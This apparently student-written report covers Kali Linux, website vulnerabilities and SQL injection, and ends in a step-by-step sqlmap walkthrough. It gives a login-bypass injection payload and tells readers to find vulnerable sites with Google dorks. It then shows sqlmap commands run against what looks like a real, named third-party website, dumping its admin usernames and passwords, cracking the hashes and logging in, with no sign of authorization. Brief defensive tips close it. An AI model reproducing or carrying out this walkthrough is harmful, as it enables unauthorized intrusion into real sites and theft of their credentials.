# INTRODUCTION

# Kali Linux

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. It was developed by Mati Ahorani and Devon Kearns of Offensive Security.

Kali Linux was released on the 13th march, 2013 as a complete, top to bottom Rebuild of Backtrack Linux, adhering completely to Debian development standards. Kali Linux has over 600 preinstalled penetration-testing programs, including [Armitage](https://en.wikipedia.org/wiki/Armitage_(computing)) , [Nmap](https://en.wikipedia.org/wiki/Nmap) , [Wireshark](https://en.wikipedia.org/wiki/Wireshark) , [John the](https://en.wikipedia.org/wiki/John_the_Ripper) [Ripper](https://en.wikipedia.org/wiki/John_the_Ripper) [password cracker](https://en.wikipedia.org/wiki/Password_cracker), [Aircrack-ng](https://en.wikipedia.org/wiki/Aircrack-ng) , [Burp suite](https://en.wikipedia.org/wiki/Burp_suite) and [OWASP ZAP](https://en.wikipedia.org/wiki/OWASP_ZAP) [web application security](https://en.wikipedia.org/wiki/Web_application_security_scanner) [scanners.](https://en.wikipedia.org/wiki/Web_application_security_scanner) Kali Linux can run natively when installed on a computer's [hard disk](https://en.wikipedia.org/wiki/Hard_disk), can be booted from a [live CD](https://en.wikipedia.org/wiki/Live_CD) or [live USB](https://en.wikipedia.org/wiki/Live_USB), or it can run within a [virtual machine](https://en.wikipedia.org/wiki/Virtual_machine). It is a supported platform of the [Metasploit Project'](https://en.wikipedia.org/wiki/Metasploit_Project)s Metasploit Framework, a tool for developing and executing [security](https://en.wikipedia.org/wiki/Exploit_(computer_security)) [exploits](https://en.wikipedia.org/wiki/Exploit_(computer_security)).

* **More than 600 penetration testing tools included:** After reviewing every tool that was included in BackTrack, we eliminated a great number of tools that either simply did not work or which duplicated other tools that provided the same or similar functionality. Details on what’s included are on the [Kali Tools](http://tools.kali.org/) site.
* **Free (as in beer) and always will be:** Kali Linux, like BackTrack, is completely free of charge and always will be. You will never, ever have to pay for Kali Linux.
* **Open source Git tree:** We are committed to the open source development model and our [development tree](http://git.kali.org/gitweb/) is available for all to see. All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild [packages](http://pkg.kali.org/) to suit their specific needs.
* **Wide-ranging wireless device support:** A regular sticking point with Linux distributions has been supported for wireless interfaces. We have built Kali Linux to support as many wireless devices as we possibly can, allowing it to run properly on a wide variety of hardware and making it compatible with numerous USB and other wireless devices.

**VULNERABILITY**

A website vulnerability is a weakness or misconfiguration in a website or web application code that allows an attacker to gain some level of control of the site, and possibly the hosting server. Most vulnerabilities are exploited through automated means, such as vulnerability scanners and botnets. Cybercriminals create specialized tools that scour the internet for certain platforms, like WordPress or Joomla, looking for common and publicized vulnerabilities. Once found, these vulnerabilities are then exploited to steal data, distribute malicious content, or inject defacement and spam content into the vulnerable site.

**Types of Vulnerabilities**

There are six common types of website vulnerabilities that are frequently exploited by attackers.

### ****SQL Injections****

### SQL injection is a type of web application security vulnerability in which an attacker attempts to use application code to access or corrupt database content. If successful, this allows the attacker to create, read, update, alter, or delete data stored in the back-end database.

### ****Cross Site Scripting (XSS)****

### Cross-site scripting (XSS) targets an application's users by injecting code, usually a client-side script such as JavaScript, into a web application's output. The concept of XSS is to manipulate client-side scripts of a web application to execute in the manner desired by the attacker.

### ****Security Misconfiguration****

### Security misconfiguration encompasses several types of vulnerabilities all centered on a lack of maintenance or a lack of attention to the web application configuration. A secure configuration must be defined and deployed for the application, frameworks, application server, web server, database server, and platform. Security misconfiguration gives hackers access to private data or features and can result in a complete system compromise.

**Preventing Vulnerabilities**

* **Update your applications**

The first critical step in securing your website is to ensure all applications and their associated plugins are up to date. Vendors frequently release imperative security patches for their applications and it is important to perform these updates in a timely manner.

* **Use a Web Application Firewall (WAF)**

Web application firewalls are the first line of defence against those probing your website for vulnerabilities. Web application firewalls filter out bad traffic from ever accessing your website. This includes blocking bots, known spam or attack IP addresses, automated scanners, and attack based user input.

* **Use a malware scanner**

Your last line of defence is the use of a reputable automated malware scanner. It is recommended you find one that can automatically identify and vulnerabilities and remove known malware.

# PENETRATION TESTING

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings. Penetration tests are sometimes called [white hat](http://searchsecurity.techtarget.com/definition/white-hat) attacks because in a pen test, the good guys are attempting to break in.

## External Testing

This type of pen test targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside

attacker can get in and how far they can get in once they've gained access.

## Internal Testing

This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

## Blind Testing

A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for reconnaissance, it can be expensive.

**SQL INJECTION**

SQL injection is a [code injection](https://en.wikipedia.org/wiki/Code_injection) technique, used to [attack](https://en.wikipedia.org/wiki/Attack_(computing)) data-driven applications, in which nefarious [SQL](https://en.wikipedia.org/wiki/SQL) statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a [security vulnerability](https://en.wikipedia.org/wiki/Security_vulnerability) in an application's software, for example, when user input is either incorrectly filtered for [string](https://en.wikipedia.org/wiki/String_literal) [literal](https://en.wikipedia.org/wiki/String_literal) [escape characters](https://en.wikipedia.org/wiki/Escape_sequence) embedded in SQL statements or user input is not [strongly typed](https://en.wikipedia.org/wiki/Strongly-typed_programming_language) and unexpectedly executed. SQL injection is mostly known as an attack [vector](https://en.wikipedia.org/wiki/Vector_(malware)) for websites but can be used to attack any type of SQL database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

**Format :**

**SELECT \* FROM login WHERE uname *=* ‘$uname’ AND pword = ‘$pword’**

**Correct Statement :**


**SELECT \* FROM login WHERE uname *=* ‘admin’ AND pword = ‘123’**

**Injection Statement :**

**SELECT \* FROM login WHERE uname *=* ‘admin’ AND pword = ‘’ OR ‘x’ = ‘x’**

**SQLMAP**

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. sqlmap is developed in python. Its first version 0.2 was December 13, 2006, by Bernardo with major enhancements to the DBMS fingerprint functionalities and replacement of the old inference algorithm with the bisection algorithm.



## FEATURES

* + - Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird etc.
    - Full support for six SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
    - Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
    - Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
    - Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables.

## COMMANDS

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables.

* List all available databases: --dbs
* List all tables or just for a specific database: --tables (-D <database name>)
* List all columns or for a specific table from that database: --columns
* Dump data from a database/table/column: --dump, --dump-all
* Target url: -u URL

# IMPLEMENTING

## Step #1 Start sqlmap

First, fire up Kali and go to **Applications -> Database Assessment ->sqlmap**, as shown in the screenshot below



## Step #2 Find a Vulnerable Web Site

In order to get "inside" the web site and, ultimately the database, we are looking for web sites that end in "php?id=xxx" where xxx represents some number. Those who are familiar with google hacks/dorks can do a search on google by entering:

* php? id=200

To find whether a website is vulnerable or not put a single quotes after the url.If it shows any sql error we can say that it is a vulnerable site. 

## Step #3 Open sqlmap

When you click on sqlmap, you will be greeted by a screen like that below. It will list a number of options in the sqlmap that are used for various purposes.



## Step #4 Determine the DBMS Behind the Web Site

Before we begin hacking a website, we need to get gather information. We need to know what we are hacking. The start sqlmap on this task, we type:

**kali> sqlmap -u "the entire URL of the vulnerable web page “**or this case: For e.g.: **kali > sqlmap -u** [**http://www.tunesoman.com/product.php?id=1**](http://www.tunesoman.com/product.php?id=1)


When we do so, sqlmap will return results like that below. Notice where I highlighted that the web site backend is using MySQL 5.0


## 

## Step #5 Find the Databases

We take the command we used above and append it with --dbs., like this:

**kali > sqlmap -u** [**http://www.tunesoman.com/product.php?id=200**](http://www.tunesoman.com/product.php?id=200%20) **--dbs.**







## Step #6 Get More Information from the Database

So, now we know what the DBMS is (MySQL 5.0) and the name of a database of interest . The next step is to try to determine the tables and columns in that database. In this way, we will have some idea what data is in the database, where it is and what type of data it contains (numeric or string).


**kali > sqlmap -u** [[**http://www.tunesoman.com/product.php?id=200**](http://www.tunesoman.com/product.php?id=200%20)](http://www.caajaykagrawal.com/page.php?id=1) **-D db363851433 --tables**


****

****

## Step #7 Get More Information from the Tables


**kali > sqlmap -u** [**http://www.tunesoman.com/product.php?id=200**](http://www.tunesoman.com/product.php?id=200%20)  **-D db363851433 -T admin\_users –columns**


****

****


## Step #8 Get Column Values

**kali > sqlmap -u** [**http://www.tunesoman.com/product.php?id=200**](http://www.tunesoman.com/product.php?id=200%20)  **-D db363851433 -T admin\_users -C admin\_user\_name,admin\_pass --dump**







## Step #9 Login to the website




**Hashed Password**

****

**Decrypt Hashes**

****

**Loging to the website**

****

# 

# CONCLUSION

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. By using this tool we can find the vulnerable websites and exploit the database. sqlmap is one of the most popular and powerful sql injection automation tool out there. Given a vulnerable http request url, sqlmap can exploit the remote database and do a lot of hacking like extracting database names, tables, columns, all the data in the tables etc. It can even read and write files on the remote file system under certain conditions. Written in python it is one of the most powerful hacking tools out there. sqlmap is the Metasploit of sql injections.

**SECURITY TIPS TO PROTECT YOUR WEBSITE FROM HACKERS**

* Keep software up to date.
* Server side validation/form validation.
* Passwords.
* HTTPS.
* Website security tools.

# REFERENCES

* https://blog.sitelock.com/2017/04/what-is-a-website-vulnerability/
* https://www.w3schools.com/sql/sql injection.asp
* <http://sqlmap.org/>
* <https://hackertarget.com/sqlmap-tutorial/>
* <https://www.binarytides.com/sqlmap-hacking-tutorial/>
* https://github.com/sqlmapproject/sqlmap/wiki/Usage